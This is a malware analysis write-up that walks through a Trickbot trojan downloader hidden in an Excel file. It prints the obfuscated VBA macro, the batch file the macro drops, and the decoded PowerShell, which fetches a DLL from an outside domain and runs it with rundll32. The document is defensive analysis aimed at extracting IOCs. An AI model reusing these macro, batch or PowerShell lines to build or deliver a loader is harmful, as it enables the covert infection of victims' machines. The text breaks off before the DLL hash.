

Topic :- Trickbot malware Analysis

Malware Hash :-

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- **sha256** :- d3b6ecc403a04c8df0c501d2cd369c01635620aa5eb2da01698d0d319dd1b781

Tools Used :- OLE tools, Cutter disassembler, Procmon, Process Hacker, Wireshark


Overview :- Trickbot malware first made its appearance in 2016 as an advanced banking trojan but has over the year advanced its capabilities to provide multiple functionalities and is also available as malware-as-a-service. Cybercriminal group behind trickbot mostly use phishing emails which may contain a file attachment or a link which lures the victim to a malicious website. Trickbot can be used to drop other malware, such as conti ransomware. In this writeup we take a look at trojan downloader that downloads trickbot and trickbot malware itself and try to find the IOC's.

Trickbot Trojan Downloader Analysis


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
We will first start by check the sample detection rate on Virus Total. As we can see half of the vendors are not able to detect the trojan Downloader while the other ones are able to verify it as a Trojan Downloader



Since it is an office file with xlsx extension which basically use the OLE(Object Linking and embedding) file structure, we can use OLE tools to check for VBA macros or XLM macros.




We can see the presence of 4 macro streams. After dumping the macros we can analyze them using notepad. Except for dumpfile3 all others do not contain anything interesting. Focusing on Dumpfile3 we can notice the code is obfuscated and contains multiple functions.




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34
35 Function cbvsuingsidjulokflsidhfki(ByVal dDate As Date) As Date
36 Dim intDay As Integer
37 If TypeName(dDate) = "Date" Then
38 intDay = DatePart("w", dDate, 0, 0)
39 funLastDayInWeek = Format(dDate + 7 - intDay, "DD.MM.YYYY")
40 End If
41 End Function
42
43 Private Sub Workbook_BeforeClose(Cancel As Boolean): Dim hrkwdjksdjbk As String
44 hrkwdjksdjbk = sdfhaiygfioizjxbkojfdf(100)
45 CreateObject(fvgbaiwegDHDfSgJZdsghrhSy456sdf(108, 10)).CreateObject(fvgbaiwegDHDfSgJZdsghrhSy456sdf(102, 14), "").Run rthofingsixdcugf6fjhsdgf.Te
46 End Sub
47
48 Function sdfhaiygfioizjxbkojfdf(ByVal vVal As Integer) As String
49 Dim i As Integer
50 Dim sdejwodhafsdpohgolaiwheogidg, ethjosdeghoaiuesgoaidheogfiasoeigfas8ude9g As String
51 sdejwodhafsdpohgolaiwheogidg = fvgbaiwegDHDfSgJZdsghrhSy456sdf(70, 1)
52 Dim vSim As Variant
53 ethjosdeghoaiuesgoaidheogfiasoeigfas8ude9g = fvgbaiwegDHDfSgJZdsghrhSy456sdf(71, 1)
54 For i = 1 To 1
55 ethjosdeghoaiuesgoaidheogfiasoeigfas8ude9g = ethjosdeghoaiuesgoaidheogfiasoeigfas8ude9g + vbCrLf + fvgbaiwegDHDfSgJZdsghrhSy456sdf(72, 1)
56 Open sdejwodhafsdpohgolaiwheogidg For Output As #1
57 If IsNumeric(vSim) Then
58 bhfwieugiweoidhf 1, ethjosdeghoaiuesgoaidheogfiasoeigfas8ude9g
59 Else
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
At line 45 there is a Run method being used which means it is going to execute something. We can also see at line 51, 53 and 55 cell numbers being used. Lets first see what these cells contain inside the excel sheet.



At first it may seem that the cells don't contain anything but changing the background color we can see the cells contain file names and commands.




At line 52 and 54 the file name and the command are being allocated to variables and then the commands at cell (71,1) and (72,1) get concatenated at line 56.



At line 57 the bat file is opened/created and the filename and the contents of the variable 'ethjosdeghoaiuesgoaidheogfiasoeigfas8ude9g' are passed to method 'bhfwuegiweoidhf'. The method 'bhfwuegiweoidhf' writes the contents of variable 'ethjosdeghoaiuesgoaidheogfiasoeigfas8ude9g' (the obfuscated commands to be executed) to the bat file. This handle is assigned to variable 'sdfhaiygoizjxbkojfdf' and returned back to the calling function at line 44.

Line 45 again refers to cells 108,10 and 102,14 which contain the following data.



Substituting the values of the cells mentioned above at line 45 will give us the following command.

RDS.DataSpace.CreateObject(Wscript.Shell).Run rthofihgsixdcugf6fjhsdgf.TextBox1.Text & hrkwdjksdjbk, 0


The Malware is using Microsoft ActiveX data object 'RDS'. This allows to access and manipulate data on the machine. 'RDS.Dataspace.Createobject' object basically allows to create objects. Since Wscript.Shell is not predefined object inside VBA, a Wscript.Shell object is created here. Here the variable 'hrkwdjksdjbk' refers to the file "c:\programdata\uegdsj.bat" and 0 parameter executes the bat file and hides the window. Lets examine contents of the bat file. We can see jumbled up code and also a 'start' command at line 20.

```
e Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
new 1 x
1 echo ghoiw78oskdfhgdsHsDgjsd Thsertshdf hSersy5ysdFgSdFHsd
2 &
3 SET gksjdtlert=pow&echo sdfghoisetfo834ysTjFkjHkuOFhjXD45esythdzs4ts34ttersdf
4 &
5 SET vbweiyugi3r=ersh&echo cfvbgzisuy7ergtoisr ashgo7a4sotgisihseoghsdoghfo
6 &
7 SET yuo ei4kld=ell -e
8 &
9 echo dfghsoi47thosdfugosud fdHgfhjdGjdFrts4drudfyjhDrfGDjYFjfght
10 &
11 echo srthaw7rt8aisd7tgfiasudgfs dgfs6drf8gsfis7gfasrf7sydgf
12 &
13 SET cvbhjew4=nc JABoAGcAYQBpAHMA dQB1AGsAaABkAD0AIgBjADoAXABwAHIAbwBnAHIA YQBtAGQAYQB0AGEAXABrAGcAaAB1AG8
14 &
15 echo stgfhaiwegasFgGFHGDHGDJHghd67twtusgdugffusdfs
16 &
17 SET dsfklgERHSDg4=IgA7AGkAZgAoAFQAZQBzAHQALQBQAGEAdABoACAAJABoAGcAYQBpAHMA dQB1AGsAaABkACkAewBpAGYAKAAoA
18 echo edryhsr8fugho9idsogdfDyjYfUkdf5r6ufprt6y7idgfhjxfhfhth56udfTGJDffdf
19 &
20 start/B %gksjdtlert%%vbweiyugi3r%%yuo ei4kld%%cvbhjew4%%dsfklgERHSDg4%
21 &
22 echo sfrtgaueigf satfawgtuisdigaiheiwugfoiasghidhsykgphkpdfih84ytiswdeifhskjdfng
23
```

Watching a little carefully we can see all the SET command being used to assign meaning full values to the variables which are then being used later in the ‘start’ command. Before substituting the values, we should focus on line 15 and line 19, which contain base64 encoded string

```
3 SET gksjdtlert=pow
4 &
5 echo sdfghoisetfo834ysTjFkjHkuOFhjXD45esythdzs4ts34ttersdf
6 &
7 SET vbweiyugi3r=ersh&echo cfvbgzisuy7ergtoisr ashgo7a4sotgisihseoghsdoghfo
8 &
9 SET yuo ei4kld=ell -e
10 &
11 echo dfghsoi47thosdfugosud fdHgfhjdGjdFrts4drudfyjhDrfGDjYFjfght
12 &
13 echo srthaw7rt8aisd7tgfiasudgfs dgfs6drf8gsfis7gfasrf7sydgf
14 &
15 SET cvbhjew4=nc JABoAGcAYQBpAHMA dQB1AGsAaABkAD0AIgBjADoAXABwAHIAbwBnAHIA YQBtAGQAYQB0AGEAXABrAGcAaAB1AG8
16 &
17 echo stgfhaiwegasFgGFHGDHGDJHghd67twtusgdugffusdfs
18 &
19 SET dsfklgERHSDg4=IgA7AGkAZgAoAFQAZQBzAHQALQBQAGEAdABoACAAJABoAGcAYQBpAHMA dQB1AGsAaABkACkAewBpAGYAKAAoA
20 echo edryhsr8fugho9idsogdfDyjYfUkdf5r6ufprt6y7idgfhjxfhfhth56udfTGJDffdf
21 &
22 start/B %gksjdtlert%%vbweiyugi3r%%yuo ei4kld%%cvbhjew4%%dsfklgERHSDg4%
23 &
```

we can verify the bas64 strings which contain code to be executed as seen below



so the two decrypted strings are:

string 1:

```
$hgaisuekhd='c:\programdata\kgheowd.dll';
Invoke-WebRequest -Uri "https://rredgh.org/reply.php" -OutFile $hgaisuekhd;
$pt='c:\windows\system32\rundll32.exe';
$sp=$hgaisuekhd+'.SietW'
```

string 2:

```
";if(Test-Path $hgaisuekhd){if((Get-Item $hgaisuekhd).Length -ge 30000){Start-Process $pt -
ArgumentList $p}}
```

The final command that will be executed is:-

start/B powershell -enc string1 string2

The command 'start/B' starts powershell without creating a window and then goes on to execute the above mentioned base64 encoded string using the '-enc' options, which is a short form for 'EncodedCommand' parameter used to run base64 encoded strings. Invoke-WebRequest is being used to get the payload from the domain '<https://rredgh.org/reply.php>'. String2 then creates a process for 'rundll32.exe' using the parameters 'c:\programdata\kgheowd.dll, SietW', which basically executes the exported function SietW from the malicious downloaded Trickbot payload ([file:- c:\programdata\kgheowd.dll](#)).


The domain '<https://rredgh.org/reply.php>' is already down, but I was able to get the dll having the following sha256 hash

